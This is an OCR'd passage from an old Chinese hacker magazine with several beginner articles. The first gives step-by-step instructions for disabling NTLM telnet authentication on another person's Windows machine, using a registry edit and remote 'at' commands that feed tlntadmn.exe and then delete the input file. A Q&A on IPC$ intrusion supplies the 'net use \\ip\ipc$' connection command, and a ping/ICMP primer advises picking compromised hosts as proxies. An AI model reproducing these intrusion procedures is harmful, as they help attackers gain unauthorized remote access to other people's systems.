
步骤3：然后运行AT命令远程定时执行该程序，这样即可去除NTLM验证。如图1所示。



二、修改远程注册表去除NTLM验证

步骤1：获得对方管理员帐号和密码。

步骤2：建立IPC连接后打开本地注册表编辑器，然后利用网络计算机的方式连接上对方的机器，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0下的NTLM键，将缺省的值“2”修改为“1”或“0”。这样telnet服务的登录验证方式就被修改了。如图2所示。



补充： 0：代表不使用NTLM身份验证，而使用输入用户名/密码的方式验证。

1：代表完成NTLM身份验证，如果失败，再使用用户名/密码的方式进行验证。


2：代表只使用NTLM身份验证。


三、修改自己的连接身份去除NTLM验证

步骤1：获得对方的管理员帐号和密码。

步骤2：在自己机器上添加一个和对方相同的帐号。

步骤3：用右键单击“命令提示符”调出其属性，将“以其他用户身份运行”选项选中，确定后再启动“命令提示符”时会弹出一个提示框，这时，输入你刚才新创建的帐号。如图3、图4所示。






这样你telnet对方时，就不需要NTLM验证了。

四、手动去除NTLM验证

步骤1：获得对方管理员帐号和密码。

步骤2：建立IPC连接后，输入如下命令

```
at \\ip time "echo 3 >> c:\n.txt"
at \\ip time "echo 7 >> c:\n.txt"
at \\ip time "echo y >> c:\n.txt"
at \\ip time "echo 0 >> c:\n.txt"
at \\ip time "echo y >> c:\n.txt"
at \\ip time "echo 0 >> c:\n.txt"
at \\ip time "echo 0 >> c:\n.txt"
at \\ip time "c:\winnt \system32 \tlntadmn.exe < c:\n.txt"
at \\ip time "del c:\n.txt /f"
```



记住是单步执行，不要一次把命令全部输完了。命令执行完后，对方的NTLM验证也就消除了。如图5所示。

总结：

方法一简单实用，但是你一时手上没有NTLM.exe怎么办？

方法二虽然安全可靠，但是过于烦琐。

方法三不需要修改远程服务器上的任何配制就可以去除NTLM验证。推荐！

方法四虽然输入了很多命令，但是只要通过复制再做简单的修改，一分钟搞定足矣。推荐！

两个菜鸟的问答杂记

阿吉

有许多网友，问我一些基本概念的东西，下面我把关键性的东西整理出来，希望能给大家带来些知识，解决一些模糊的问题，同时感谢给我提供素材的网友。

小菜鸟：什么是IPC？

大菜鸟：IPC是Internet Process Connection的缩写，也就是远程网络连接。它是Windows NT及Windows 2000/XP特有的一项功能，就是在两个计算机进程之间建立通信连接。然后，一些网络通信程序的通信可以建立在IPC上面。打个比方，IPC连接就像是挖好的地道，然后我们用程序通过地道访问远程主机。默认情况下，IPC是共享的，也就是说微软已经为我们挖好了这个地道（IPC），因此，这种基于IPC的入侵也常常被简称为IPC入侵。

注意： 不是说所有的程序都可以或者都必须用IPC与远程主机通讯，一般来说IPC只为微软系统自带命令（程序）服务。另一种最常用的通讯方式叫做SOCKET。

小菜鸟：那么IPC后面有一个$是什么意思？

大菜鸟：共享的意思，但是是隐藏的共享，微软系统中用“$”表示隐藏共享，比如C$就是隐藏的共享C盘。就是说C盘是共享的，但是C盘没有那个“托手”标志。

小菜鸟：建立IPC连接需要什么条件？

大菜鸟：首先自己的系统应该是WinNT以上的，Win98不可以，因为Win98网络管理这方面的功能很少，Win98没有IPC，这点在前面也说过，IPC是WinNT和Win2K/XP才有的。其次是你想攻击的主机也需要是WinNT/2K/XP，不可以用IPC攻击Win98。

小菜鸟：那我怎么才能建立IPC连接呢？需要什么黑客工具呢？

大菜鸟：建立IPC连接不需要任何黑客工具，在Windows里敲命令行就行了，但是需要知道远程主机的用户名和密码。

打开MS-DOS后用如下命令：net use \\ip\ipc$ “password” /user:”username”进行连接。

小菜鸟：我又听说有个IPC空连接，这个又是怎么回事呢？

大菜鸟：这是微软的一个著名漏洞，对于这种漏洞的机器，不需要用户名和密码就可以建立IPC连接，但是这种连接是得不到什么权限的。

小菜鸟：连接上了又能做些什么呢？

大菜鸟：那就说来话长了，可以夸口一点说，可以做任何事情。具体你可以参见《黑客X档案》2003年第二期中的《入侵全攻略》，上面有关于这方面的介绍，保准你会入门的。

小菜鸟：原来IPC连接还需要用户名和密码呀，那为什么有的软件只要对方运行服务端，而不要密码呢？

大菜鸟：那样的软件叫木马，由于木马修改了原系统的设置，所以可以不需要密码。但我上面介绍的方法是通过微软系统的正规手段进入的，所以要密码！

小菜鸟：怎么关掉ipc$？

大菜鸟：可以通过修改注册表，但是最简单的方法是net share ipc$ /del。

小菜鸟：假如我关掉，我还能主动与其他主机连接吗？

大菜鸟：不能啊。

小菜鸟：当黑客需要什么知识？

大菜鸟：系统、网络、编程。还要有道德知识，呵呵……

小菜鸟：对对！你有什么黑客基础教程的电子书吗？

大菜鸟：你可以常去黑客论坛转转，那里高手多多。

小菜鸟：UNIX是什么？

大菜鸟：系统！

小菜鸟：是关于什么的，与Win有什么区别？

大菜鸟：和Win一个地位，但是没有Win挣钱，呵呵……

小菜鸟：UNIX是用来管理网络的吧？

大菜鸟：也可以这样说，但是网络管理功能现在Windows也很成熟。之所以银行、军队都用UNIX，主要是因为UNIX开放源代码，系统里面就不会有文章。而Win不开放源代码，所以系统中可能有文章，因此一旦关系到军事机密的东西，美国就可能利用Windows系统中那些鲜为人知的后门进入敌军系统，破坏敌军通讯网。

小菜鸟：那Linux是什么，它与Win又有什么区别？

大菜鸟：LINUX是UNIX发展过来的一个变种。与UNIX相比，LINUX主要面向于个人用户。

小菜鸟：病毒指什么？

大菜鸟：一般是很小的一段程序，能够对系统进行“另类”操作，现在的病毒大多都是和网络有关的病毒了，而不是单独感染一台机器。

小菜鸟：perl是什么？

大菜鸟：一种古老的语言，据说是黑客必须掌握的语言，但是现在很多人去学JAVA了。

小菜鸟：idq是什么？

大菜鸟：.idq和.ida、.unicode、.printer漏洞是Windows系统中IIS服务器最重要的三个漏洞。

小菜鸟：你有没有根据IP查地理地址的程序。

大菜鸟：我一般到网上去查：http://ip.loveroot.com/

小菜鸟：对了，还有个问题，telnet是什么？

大菜鸟：远程登录。

小菜鸟：是命令还是程序？

大菜鸟：命令就是程序，程序就是命令啊，就是可执行文件。

小菜鸟：我看《X档案》时，看到大家都在MS-DOS里运行telnet，这和直接运行有什么区别？

大菜鸟：因为telnet是Windows自带的程序，这些自带的程序都被Windows系统放在一个特定文件夹里，一般是SYSTEM32这个文件夹里，当在MS-DOS输入telnet命令的时候，系统会自动到这个特定的文件夹里执行这些命令。

小菜鸟：那我在MS-DOS里运行X-scan行吗？

大菜鸟：不行，因为X-scan不是系统自带的，如果你非要想这么做，就需要先安装X-san这个软件，然后把X-scan的快捷方式放入我上面说的那个文件夹里。

小菜鸟：代理是什么意思？

大菜鸟：如果你叫A主机，想连接到B主机，那么可以在你（A主机）和B主机之间用C主机来中介通讯。

小菜鸟：那ISP算吗？

大菜鸟：也可以这样说，代理有好多种，定义也不是太死板。ISP叫做网络服务提供商，我们拨号上网的时候，就是拨号到ISP的服务器，然后每次浏览网页都是ISP给我们转发过来的。从这点上看，ISP倒是一个代理的功能。

小菜鸟：什么是端口呢？是硬件还是软件？

大菜鸟：端口不是硬件，网络理论中说的端口指的不是主机板上一个个的插口、插槽，可以说这里的端口是个“软”端口。是由网络中进程的通信方式定义的，一般称为SOCKET编程，就是用[IP;端口]来定位一台主机中的进程。简单说端口是两个主机进程间用于通讯的大门，因此可以随便定义，只要让计算机能够根据端口找到正确的进程就行了。打个比方，计算机就像一座大楼，这个大楼有好多入口（端口），进到不同的入口中就可以找到不同的公司（进程）。如果我们要和远程主机的A程序通信，那么我们只要把数据发向[A，端口]就可以实现通信了。

小菜鸟：端口8080和80是一个吗？

大菜鸟：不是，8080可能是用来提供HTTP服务的端口，更可能是HTTP代理服务。几号端口对应什么样的服务是可以更改的，比如说我们可以用23端口来提供HTTP服务（网页浏览服务），但是这样会带来很多的不便，因为人们习惯认为80端口是HTTP服务。

今天先说这些吧，我们以后聊。

PING的背后

小二

好久没跟大伙介绍“菜式”了，今天小二我就给大家介绍一道特色菜——卤味“Ping”盘，请大家准备好碗筷，Ready，Action！！

命令Ping——相信大家已经是耳熟能详了，那小二我今天就考考大家，看大家能拿多少分。首先，我们打开命令提示符，在里面输入命令：ping 172.19.55.20(在这里就拿我机子的IP为例)，我们将会得到如下的结果，如图1所示。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>ping 172.19.55.20

Pinging 172.19.55.20 with 32 bytes of data:

Reply from 172.19.55.20: bytes=32 time<10ms TTL=128
Reply from 172.19.55.20: bytes=32 time<10ms TTL=128
Reply from 172.19.55.20: bytes=32 time<10ms TTL=128
Reply from 172.19.55.20: bytes=32 time<10ms TTL=128
```

图1

里面那些信息指的是什么意思呢？如果你的答案是不知道话！那我们就一起来解答，好吗？

LOOK 注意 它的意思是：从哪里得到回应该次PING执行，数据包大小（bytes=32），来回时间（time<10ms单位为微秒），生命周期（TTL=128单位为微秒）。

小经验 如果从肉鸡返回的生命周期越大（TTL），就意味着连接越稳定；来回时间越大(TIME)，就说明你向肉鸡发送的时间越长。所以我们在找肉鸡当代理的时候就要找来回时间（TIME）值小，生命周期（TTL）值大的。

那如图2所示又是什么意思呢？这些信息告诉我们送出多少个封包(4个)，获得的回应是多少(4个)，丢失率又是多少（没丢失）。

```
Ping statistics for 172.19.55.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

图2

如果你懂E文的话，图3的意思就好理解了。它的意思是来回所需时间的最小值和最大值以及平均值（在例子中的值都为0）。

```
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

图3

上面的这种场景是当我们架设好一个IP网络的时候，检查网络是否连接成功最常见到的场面。那你知道这个卤味“Ping”盘是怎么做出来的吗？Ping实用程序是通过ICMP来确定远程系统的可访问性的。

ICMP（Internet Control Message Protocal）网际消息控制协议，是TCP/IP协议栈中的维护协议，每个TCP/IP实施中都需要的协议，它允许IP网络上的两个节点共享IP状态和错误信息。由于TCP/IP是一个开放式的网络环境，其动态性极高在任何时候你

都不可能确定对方是否连上网络或是否离开网络。所以在我们向对方投递资料封包之前，我们就要确定对方是否存在，路径是否可靠。这就象我们想去某个朋友家作客之前，首先必须打电话给他确定他是否在家；接着我们还必须弄明白到他家的路是怎么走的，如果我们能这样做的话才不会“无功而返”，你说是吗？ICMP也是这样，它让我们能够检测网络的连接状况（看对方是否在家）；也能确保连线的准确（到对方的路是怎么走）。它的功能主要有如下四种：

1：侦测远程主机是否存在；

2：建立及维护路由资料；

3：重导资料传送路径（也称为ICMP重定向报文）；

4：资料流量控制。

那在两个节点ICMP沟通之中，计算机是如何识别的？它们是通过不同的信息来识别的。我们在命令提示符下输入如下命令**netstat -s**，就可以看到如图4的信息。

```
ICMP Statistics

                            Received     Sent
 Messages                   440          1414
 Errors                     231          0
 Destination Unreachable    36           0
 Time Exceeded              0            0
 Parameter Problems         0            0
 Source Quenches            0            0
 Redirects                  0            0
 Echos                      1            1413
 Echo Replies               172          1
 Timestamps                 0            0
 Timestamp Replies          0            0
 Address Masks              0            0
 Address Mask Replies       0            0
```

图4

那图4这些信息又代表着什么意思？请看表1：

信息	涵义
Echo request	请求回应信息
Echo reply	一个回应信息
Destination unreachable	意思是目的地不可到达
Source quench	当使用ICMP出现问题是，用来截止来源继续发送信息
Redirect	用来重新导向路由
Time exceeded for a datagram	当资料封包在某些路由现象中遗时可以要求来忽略该封包
Parameter problem on a datagram	当一个ICMP封包重发之前的错误时会回复来源主机关于参数错误的信息
Timestamp request	要求对方送出时间信息用以计算路由的差异以满足同步协定的要求
Timestamp reply	回应Timestamp Request用的
Information request	用来在开机时取得网络信息
Information reply	回应INFORMATION REQUEST信息
Address mask request	查询子网络MASK设定信息
Address mask reply	回应子网络MASK查询信息

表1

而且在ICMP使用中会以不同的错误代码来回应各种错误信息，那又有那些代码呢？意思是什么呢？具体请看下表2：

错误代码	代表意思
0	Network unreachable（网络不可达）
1	Host unreachable（主机不可达）
2	Protocal unreachable（协议不可达）
3	Port unreachable（端口不可达）
4	Fragmentation needed and DF set（需要分段，但是DF却有置位）
5	Source route failed（源路由失败）
6	Destination network unknown（目的网络不可知）
7	Destination host unknown（目的主机不可知）
8	Source host isolated（源主机被隔离）
9	Communication with destination network administratively prohibited（与被限制的目的网络通讯）
10	Communication with destination host administratively prohibited（与被限制的目的主机通讯）
11	Network unreachable for type of service（由于某种服务网络不可到达）
12	Host unreachable for type of service（由于某种服务主机不可到达）

表2

上面的这些就是这道菜的”佐料“了，希望它能为大家做出更好的“菜”有所帮助。By the way，基于这些“佐料”的另一道菜就是——Traceroute，希望大家能根据上面的知识自己做出一道好菜，到时不要忘了跑上跑下的小二哦！

浅谈进入Win2000后留下的足迹

钟毅榕

谈到入侵系统，相信不少人都对入侵Win2000情有独钟吧。Win2000的漏洞多，入侵的难度比其它系统低不说了，单是3389这样的界面型远程控制就已经够吸引人的了。

不过，你知道自己入侵完系统后，会留下什么痕迹吗？最近找到了几台Win2000肉鸡，进入后，我惊异的发现，在这些肉鸡上，到处都可以看到其他入侵者留下来的痕迹。在这里，我们暂不分析来自FTP、HTTP的日志记录，一来限于篇幅，二来因为这样的入侵行为分析和防范有一定难度。而这篇文章针对的对象是学习入侵技术不久的初学者们，简单地让他们了解自己在肉鸡上留下了什么足迹，各位高手们看了可千万不要见笑。

1．系统的日志记录

好的管理员应该尽可能地记录可以记录的东西，在本地安全策略中（如图1所示），对审核策略进行足够多的记录，你能发现，如果把所有的审核都选定的话（只要你不嫌多），一个帐号进行操作访问的整个过程都能够完整地记录下来，一点不漏。而在这些内容中，事件查看器（如图2所示）里记录的内容是最多的了，不但从安全日志里面可以查看所有审核的事件，甚至连使用者登录时输入密码的成功或失败的次数都能记录，使用者对应用程序的各种操作的记录更加不在话下。




图 1

